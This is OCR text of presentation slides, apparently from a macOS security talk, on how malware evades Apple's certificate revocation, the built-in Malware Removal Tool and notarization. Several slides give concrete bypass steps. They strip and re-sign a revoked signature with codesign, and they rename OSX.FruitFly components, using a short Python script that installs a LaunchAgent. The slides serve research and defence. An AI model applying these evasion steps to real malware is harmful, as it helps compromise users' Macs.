
how to change?



re-order instructions

modify instructions/consts

mov edx, 0x400
mov edx, 0x300



user — -bash — 130×17
users-Mac:~ user$
Transmission
Transmission 2

Certificate Checks

a security mechanism to block malicious code

```
$ spctl --verbose=4 --assess --type execute OSX.WindTail/Final_Presentation.app
Final_Presentation.app: CSSMERR_TP_CERT_REVOKED
```

revoked
(CSSMERR_TP_CERT_REVOKED)




now revoked: OSX.WindTail

```
$ log stream
  kernel: (AppleMobileFileIntegrity) AMFI: code signature validation failed.
  trustd: [com.apple.securityd:policy] cert[0]: Revocation =(leaf)[force]> 1
  amfid: (Security) Trust evaluate failure: [leaf Revocation1]
  kernel: proc 1947: load code signature error 4 for file "usrnode"
```

revoked cert?

blocked!



jamf

Bypassing Certificate Revocation

...simply unsign (and/or) resign


undocumented flag: '--remove-signature'


```
$ codesign --remove-signature OSX.WindTail/Final_Presentation.app

$ codesign -dvv OSX.WindTail/Final_Presentation.app
Final_Presentation.app: code object is not signed at all
```

1 remove (revoked) certificate

```
$ codesign -s "Developer ID Application: <some dev id>"
```

2 (re)sign






(re)signed, validly

MALWARE REMOVAL TOOL (MRT)

built-in signature-based scanner (installed)

```
$ strings -a /System/Library/CoreServices/
MRT.app/Contents/MacOS/MRT | grep "OSX."
OSX.CpuMeaner.A
OSX.Mudminer.A
OSX.ShellDrop.A
OSX.Snake.A
OSX.Proton.D
OSX.Proton.C
OSX.Proton.B
OSX.Morcut.A
OSX.Trovi.A
OSX.InstallImitator.A
OSX.Eleanor.A
OSX.WireLurker.A
OSX.MaMi.A
OSX.HMining.C
OSX.HMining.B
OSX.HMining.A
OSX.Mughthesec.A
OSX.Netwire.A
OSX.XcodeGhost.A
OSX.Fruitfly.B
```

(embedded) MRT detections




...not just malware!

BYPASSING MRT

...simply rename components

```
aLibrarylauncha_10011ae90:        // aLibrarylauncha
    db          "~/Library/LaunchAgents/com.client.client.plist", 0
aClient:
    db          "~/.client", 0
aTmpcr:
    db          "/tmp/cr", 0
aTmpproxy:
    db          "/tmp/proxy", 0
    db          "", 0
    db          "", 0
    db          "", 0
    db          "", 0
aTmpclientclass:
    db          "/tmp/client.class", 0
aLibrary_10011aef2:        // aLibrary
    db          "Library", 0
aOsxfruitflya:
    db          "OSX.Fruitfly.A", 0
    db          "", 0
```



persistence:
"com.client.client.plist"

binary: ~/.client


MRT signature: OSX.Fruitfly.A

bypass MRT!


```
01  FRUIT_FLY = "anything but '~/.client' "
02  FRUIT_FLY_PLIST = "anything but 'com.client.client.plist' "
03
04  plist = '''<?xml version="1.0" encoding="UTF-8"?> ...'''
05  shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
06  with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
07    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```

Code Notarizations

apps must be scanned (by Apple) before distribution



not notarized?
❌ blocked!




"Ruined our whole op[eration]"

jamf


Code Notarizations


...only apply to quarantined files

```
$ xattr -p com.apple.quarantine WindTail/Final_Presentation.app
0081;5ca7e3fa;Chrome;13E99853-851F-4D9B-BE8D-E366B42A2108
```



quarantine attribute





real-world 0day attacks

- [x] fully-patched
- [x] no user-interaction
- [x] quarantine 'bypass'

Code Notarizations

...only apply to quarantined files

[0day] Abusing XLM Macros in SYLK Files

